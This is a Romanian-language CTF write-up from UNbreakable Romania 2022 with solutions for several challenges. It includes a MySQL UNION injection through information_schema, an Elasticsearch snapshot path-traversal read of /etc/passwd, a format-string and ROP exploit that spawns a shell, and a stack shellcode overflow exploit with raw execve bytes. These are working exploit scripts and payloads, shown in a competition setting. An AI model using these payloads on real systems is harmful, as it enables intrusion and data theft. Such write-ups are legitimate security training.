UNbreakable Romania 2022

Autor: dont_thread_on_me

Sumar

schematics: web

Dovada obținerii flagului

CTF{1nformat1on_sch3ma_c4n_cont41n_us3ful_d4t4}

Sumar

MySQL injection

Dovada rezolvării

Suntem intampinati cu o pagina de login unde ne putem autentifica cu combinatia de username/parola admin admin.

Apoi vedem o pagina unde ne sunt returnate primele 3 rezultate ale unui query care din mai multe testari pare sa fie de forma `SELECT * FROM product WHERE name like '%payload%'` . Deci ca sa functioneze payload-ul nostru trebuie incadrat intr-un block de genul `aaa' UNION SELECT * FROM products WHERE name like '`.

Am testat mai multe payload-uri sa aflu ce tip de database este si am ajuns la concluzia ca backend-ul comunica cu un db MySql deci ne putem folosi de information_schema pentru a obtine informatii despre alte tabele.

```
aaa'
UNION SELECT 1,TABLE_NAME,3,4
FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA NOT IN
("mysql","information_schema","performance_schema","sys")
UNION SELECT * FROM products WHERE name like 'P
```

```
CTF{1nformat1on_sch3ma_c4n_
```

```
aaa'
UNION SELECT 1,COLUMN_NAME,3,4
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME like "CTF{1nformat1on_sch3ma_c4n_"
AND COLUMN_NAME != "id"
UNION SELECT * FROM products WHERE name like 'P
```

```
cont41n_
us3ful
_d4t4}
```

CTF{1nformat1on_sch3ma_c4n_cont41n_us3ful_d4t4}

dacian: misc

Dovada obținerii flagului

Ctf{oh_so_you_know_freeciv}


Sumar

Flag ascuns in save file-ul unui joc.

Dovada rezolvării

unzipped file using xz -d dacian.sav.xz

cat dacian.sav | grep --ignore-case ctf



```
lmg@SoA:/mnt/c/Users/lmg/Desktop/UNBR22/UNBR22 Echipe/dacian$ cat dacian.sav | grep --ignore-case ctf
name="Ctf{oh_so_you_know_freeciv}"
1,0,1652878211,-1,-1,"S_S_INITIAL","E_GAME_START","All","[c fg=\"#8B0000\"]Ctf{oh_so_you_know_freeciv} rules the Dacians.[/c]"
```

RSA-Pop-Quiz: crypto

Dovada obținerii flagului

CTF{RSA_15_n0t_th4t_h45d_4ft354ll}

Sumar

Raspundem la mai multe intrebari legate de RSA iar ultima intrebare ne da flag-ul fara sa mai necesite raspuns.

Dovada rezolvării

```
from pwn import *

import math


def is_prime(n):
    for i in range(2, int(math.sqrt(n))+1):
        if (n % i) == 0:
            return False
    return True


def find_p_q(tot):
    for i in range(2, int(math.sqrt(tot)+1)):
        if tot % i == 0:
            p = tot//i
            q = tot//p
            if is_prime(p+1) and is_prime(q+1):
                return p+1, q+1
    return None, None


r = remote("34.159.151.110", 31094)

r.sendline("B")
r.sendline("C")
r.sendline("C")
r.sendline("B")
r.sendline("factordb.com")

p = 17
q = 23
```

```
tot = (p-1)*(q-1)
e = 7
d = pow(e, -1, tot)
r.sendline(str(d))
r.sendline("No")

e = 65537
tot = 7921872076
d = pow(e, -1, tot)
c = 7326956863
p, q = find_p_q(tot)
n = p * q
ptext = pow(c, d, n)
r.sendline(str(ptext))
r.sendline("No")

e = 7
n = 186538699056613790346750788479124975303
c = 170980716079866232953
d = pow(e, -1)
ptext = int(round(pow(c, d)))
r.sendline(str(ptext))

e = 65537
q = 74339912603552871288910550819796428390535736156226089114846887894793014783473
n =
71915103382508509909840205355048818033232254778744250279372256690451098573352983625
94734551165368539491285483426638981176640217022446544893134863335869453
c =
69023507600115841856689259845529845779416273945006880341286748352665042966322315253
605739553926681576476729905377059890328764466838062768236544795842619 73
p = n//q
tot = math.lcm(p-1, q-1)
d = pow(e, -1, tot)
ptext = pow(c, d, n)
ptext = ptext.to_bytes(800, "big").lstrip(b"\x00")
r.send(ptext)
# CTF{RSA_15_n0t_th4t_h45d_4ft354ll}

r.interactive()
```

tell-me-everything : rev

Dovada obținerii flagului

CTF{8b6e855c75c97069d7852bb456e334fd416ac90c994b6a1061e4128987de7a7d}

Sumar

Verificare input ofuscata folosind semnale de sistem si functi de handle.

Dovada rezolvării

Salturile facute de sistem sunt:

```
main -> FPE
FPE  -> ILL
ILL  -> EGV
EGV->USR1
USR1 -> BUS
BUS -> FLAG
```

Functia de validare ce verifica 4 caractere verifica, ca respectivele sunt ‘=’
Pt cele din interior am sarit cu gdb si am verificat valorile registrilor la comparari(posibil deoarece inputul era neprocesat)

```
Tell me everything you know
  ->  input -> ====cracks====

Good job!
Flag: CTF{sha256(====cracks====)}
```

easy-crack: rev

Dovada obținerii flagului

CTF{ee4dd34bd5fde749971cf3face2fab53eef19dd9e3d17deb69fdf3a4d7db3b89}

Sumar

Verifica, ca un numar citit valideaza o expresie.

Dovada rezolvării

Expresia este

```
1==(a1 % a1) ^ (a1 % 116652) ^ (unsigned int)(a1 % a1 == 0)
```

Care se simplifica la: 1== 0 ^ (a1 % 116652) ^ 1
Si din proprietatile XOR-ului: 0==a1 % 116652
Adica a1=116652.
Daca expresia este adevarata programul intoarce flag-ul.

pcap-analysis2 : network forensics

Dovada obținerii flagului

ens160
087a9bdbf11e03ba31c983155287e6c178643967dfe20f4cd672833f900da5b1
03-2019-pt-expert-security-center
C:\RECYCLER

Sumar

Analizare unei capturi de retea unde a fost instalat malware.

Dovada rezolvării

1. Disponibil in toate pachetele pe primul nivel
2. CalypsoAPT_win_samp.zip
3. Grupul chinezesc Calypso.
4. Din raport

log-analysis1: Forensics

Dovada obținerii flagului

—----------
10.0.8.16
net users
T1003:OS Credential Dumping
4798

Sumar

Cautare in output-ul unei unelte de dump.

Dovada rezolvării

1. -
2. Din SystemInfo/output.txt
3. Din PhysicalDrive0_0\PowerShellHistory\Users\bitsentinel\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
4. Google
5. Google

elastic : web

Dovada obținerii flagului

CTF{265b92ed0091f139fdcd438196426f205fed9b14bce765bafd8344b1d96183e5}

Sumar

Parcurgerea arbitrara a directoarelor.

Dovada rezolvării

Creaza endpoint-urile

```
POST /_snapshot/pwn HTTP/1.1
Host: 34.159.78.10:32452
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Length: 43
Content-Type: application/json
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{"type":"fs","settings":{"location":"dsr"}}
```

```
POST /_snapshot/pwnie HTTP/1.1
Host: 34.159.78.10:32452
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Length: 57
Content-Type: application/json
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{"type":"fs","settings":{"location":"dsr/snapshot-ev1l"}}
```

Apoi utilizarea lor pt a citi flag-ul din /etc/passwd folosind /_snapshot/pwn/ev1l%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f urmat de path-ul global al fisierului in format URL encoded

```
GET
/_snapshot/pwn/ev1l%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2
f%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1
Host: 34.159.78.10:32452
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Intoarce un array de uint8_t care convertit in char si concatenati reprezinta continutul fisierului.

```
.
.
.
CTF{265b92ed0091f139fdcd438196426f205fed9b14bce765bafd8344b1d96183e5}
```

restaurant-v2 : pwn

Dovada obținerii flagului

CTF{04134a331cd5bed41dc418c04854ac3fd7e03148f0e61d74d61508f19b7c5933}

Sumar

Format string vult pt a obtine valoare random, urmata de 1 rop pt libc si unul pt a executa system

Dovada rezolvării

Script bruteforce offset %$p:

```
#!/bin/sh


echo "Bruteforecing %p offset"
echo "watch the results yourself"
echo
echo
echo

for i in $(seq 10)
do
   echo -e "\n$i"
   echo """
break *0x0000000000400a7d
r
\$%${i}\$p
p/x flag
"""|gdb restaurant-v2|grep "\\$"
done
```

Exploit

```
#!/usr/bin/python3

from pwn import *

stack=0x0000000000602077
elf=ELF("./restaurant-v2")
# libc=ELF("/usr/lib/libc.so.6")
libc=ELF("libc-2.27.so")
# p=elf.process()
p=remote("34.159.95.72", 31632)
context(arch="amd64", os="linux")

# random number bypass
p.recvuntil("Wellcome to the restaurant V2!\n", drop=True)
p.sendline("%9$p")
secret=p.recvuntil("Show me", drop=True).decode()[2:-1]
# secret=int(secret,16)
```

```
print(secret)
p.send(secret+" ")

print(p.recvuntil(b">>"))
print("A")
p.send(b"3 ")
# one of the gets doesn't work, idk
# p.sendline(b"3")

puts_got=0x0000000000602018
printf_got=0x0000000000602028
scanf_got=0x0000000000602060

print(elf.symbols['puts'])
# rop to get addresses in libc
rop=ROP(elf)

rop.call("puts", [puts_got,])
rop.call("puts", [printf_got,])
rop.call("puts", [scanf_got,])
# reenter func to deploy the second rop
rop.call("custom", [])

print(rop.dump())
# exit()

padding=(b"a"*(0x70-1))+p64(stack)
payload=padding+rop.chain()
print(b"\n" in payload, len(payload))
print(rop.chain().hex())
p.recvuntil(b"Choose what you want to eat:")
# input()
p.sendline(payload)
p.sendline(b"3")
# print(p.recvline()[::-1][1:].rjust(8, b"\x00").hex())
# exit()
# print("recv", p.recv())
# print("recv", p.recv())
# print("recv", p.recv())
# exit()
libc_puts=u64(p.recvline()[:-1].ljust(8, b"\x00"))
print("puts", hex(libc_puts))
libc_printf=u64(p.recvline()[:-1].ljust(8, b"\x00"))
print("printf", hex(libc_printf))
libc_scanf=u64(p.recvline()[:-1].ljust(8, b"\x00"))
print("scanf", hex(libc_scanf))

libc.address=libc_puts-libc.symbols["puts"]
print("libc", hex(libc.address))

# rop for shell
rop=ROP(libc)
# move stack in libc segment, needed for remote
rop.call("puts",[next(libc.search(b"/bin/sh\x00")),])
rop.call("system",[next(libc.search(b"/bin/sh\x00")),])
padding=(b"a"*(0x70-0))+p64(stack)
payload=padding+rop.chain()
```

```
print(b"\n" in payload)

print(rop.dump())
input()

#this time both gets work, idk
# p.sendline(b"s")
p.sendline(payload)


p.interactive()

p.sendline(b"ls")
p.sendline(b"cat flag")

# hands free hacking
p.sendline(b"echo AAAA")
print(p.recvuntil(b"AAAA").decode())

# CTF{04134a331cd5bed41dc418c04854ac3fd7e03148f0e61d74d61508f19b7c5933}
# p.interactive()
```

shellcode : pwn

Dovada obținerii flagului

CTF{a32b7e7a25ff503c5440757f5e65f94b5178adc3e36d886c885a39044eccc887}

Sumar

Buffer overflow pt a pune si executa shellcode pt stack

Dovada rezolvării

Format payload shellcode++padd_to_0x40++some_adr4stack++adr
Shellcode

```
6a 42                   push   0x42
58                      pop    rax
fe c4                   inc    ah
48 99                   cqo
52                      push   rdx
48 bf 2f 62 69 6e 2f    movabs rdi, 0x68732f2f6e69622f
2f 73 68
57                      push   rdi
54                      push   rsp
5e                      pop    rsi
49 89 d0                mov    r8, rdx
49 89 d2                mov    r10, rdx
0f 05                   syscall
```

Exploit:

```
from pwn import *

elf=ELF("./shellcode")
# p=elf.process()
p=remote("34.159.95.72", 31194)

shellcode=b"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\x
d2\x0f\x05"

print(len(shellcode))

adr=p.recvline().decode().split(": ")[1][2:-1]
adr=int(adr,16)
print(hex(adr))

padding=shellcode+b"A"*(0x40-len(shellcode))
payload=padding+p64(adr+0x1000)+p64(adr)

p.send(payload)
p.interactive()
```